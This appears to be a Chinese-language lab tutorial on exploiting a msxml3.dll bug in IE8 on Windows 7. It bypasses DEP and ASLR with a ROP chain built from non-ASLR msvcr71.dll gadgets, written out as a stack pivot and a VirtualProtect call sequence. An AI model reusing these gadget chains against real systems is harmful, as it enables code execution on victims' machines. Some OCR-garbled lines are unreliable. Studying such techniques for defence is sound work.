通过构造 Rop 链绕过 DEP+AsIr

WritenBy 東

实验环境:windows 7 with sp1 & IE8.0

实验工具:Immunity Debug,mona.py

还是我们之前的这个漏洞,问题是出现在 msxml3.dll 中,之前我们的利用姿势是通过浏览器 触发漏洞,当时是在 IE6 触发的漏洞,在新版本 IE8 之后微软提供了一种保护机制 DEP,上节我们也通过Rop 链绕过了 DEP (数据执行保护)的安全机制,这次的实验环境是 Windows7 这时候又有一个安全机制叫做 As Ir (Address space layout randomization) 地址空间配置随机加载它主要对以下四类地址进行随机化:

- 1. 堆地址的随机化
- 2. 栈基址的随机化
- 3. PE 文件映像基址的随机化
- 4. 进程环境块 (PEB) 地址的随机化


他在 Vista, Windows 2008, Windows 7 下是默认启用的(ie7除外) 非系统镜像可以通过连接选项/DYNAMICBASE (Visual Studio 2005 sp1 以上版本启用该保护)

常见绕过 Aslr 的方法:

1.利用 AsIr 只对高地址随机的特性, 覆盖低 16 位部分返回值, 进而接管程序流程 2.利用未开启 AsIr 机制的模块地址, 因为这些模块加载时机制总是固定的特性无视 AsrI 3.利用 Heapspary 大面积命中指定位置, 只要一个地址有效就可以获得程序执行权限 4.利用内存泄漏, 通过内存泄露的信息, 比如说指针, 可以帮我们构建出完整的内存图谱 5.利用 SystemCaII 驱动级别的底层函数, 最开始加载, 故地址是恒定不变借此构建特定 api


驱动由于Asrl的引入,所有api地址都被随机化了,栈的起始位置也随机化了,因此无法通过Ret2Libc方式来进行Payload了

所以今天我们利用的方法就是通过 Rop 技术利用未开启 AsIr 的模块来绕过 DEP+AsrI 我们可以使用未开启 AsrI 模块的 IAT 来稳定的间接获取目标 API 这也就解释了我们上节的 Rop 链的构造,由于是以二级指针传递的方式存在,因此我们才有了类似 Jmp [eax]或者 call[eax]的指令完成对指定函数的调用,而这次在 Win7 下我们可以看到



msvcrt. dll 是默认开启了随机机制的所以我们今天就用 msvcr71. dll 这样的三无模块在这个 dll 中搜刮我们需要的指令从而构造 Rop 链。

[这个dll 是 jre.6下的dll 安装 Java 后重启后打开浏览器会自行加载的dll]



GREENEUTE, REDD (RBURT, dl) RER: False, Rebase False, SafeSEH False, OS; False, V.18.2852.4 (C:)-program Filey-Java\rec\bin\re

这样就构造好了我们的 StackPivot

```
"\u1138\u7c34" + // 0x7c341183 # retn [msvcr71.dll]
"\u214f\u7c34" + // 0x7c3421f4 # pop ebp # retn [msvcr71.dll]
"\u8b05\u7c34" + // 0x7c348b05 # xchg eax, esp # retn [msvcr71.dll]
"\u1138\u7c34" + // 0x7c341183 # retn [msvcr71.dll]
```

接着就是我们去 msvcr71.dll 中搜寻一坨能完成 VirtualProtect 函数的指令了

```
"\u1123\u7c34" + //0c0c0c28 //POP EDI # RETN
                                            把 ROP NOP 的地址给 EDI
"\u1124\u7c34" + //0c0c0c2c //RETN (ROP NOP)
"\u1920\u7c34" + //0c0c0c30 //POP ESI # RETN
                                            把 JMP [EAX]地址给 ESI
"\u15a2\u7c34" + //0c0c0c34 //JMP [EAX]
"\u10fd\u7c34" + //0c0c0c38 //POP EBP #RETN
                                            把 RETN TO PAYLOAD 的地址给 EBP
"\u0c64\u0c0c" + //0c0c0c3c //RETN TO PAYLOAD
"\u28b8\u7c34" + //0c0c0c40 //POP EBX #RETN
                                            把保护页大小给 EBX
"\u1000\u0000" + //0c0c0c44 //dwSize = 0x1000
"\u39fa\u7c34" + //0c0c0c48 //POP EDX #RETN
                                            把属性保护起始地址给 EDX
"\u0040\u0000" + //0c0c0c4c //NewProtect = 0x40
"\u10c3\u7c34" + //0c0c0c50 //POP ECX #RETN
                                            把之前的保护属性地址给 EDX
"\ucfff\u7c38" + //0c0c0c54 //OldProtect
"\u4cc1\u7c34" + //0c0c0c58 //POP EAX #RETN
                                            把 VirtualProtect 地址给 EAX
"\uA151\u7C37" + //0c0c0c5c //IAT->VirtualProtect Addr //40-ef=51
"\u8c81\u7c37"; //0c0c0c60 //PUSHAD # ADD AL,0ef #RETN  寄存器顺序压栈,模拟执行
```

Retn to Pavload
lp Address dWsize InewProtect pold Protect Palyload

这样就形成了一个函数栈帧,最终模拟执行 VirtualProtect

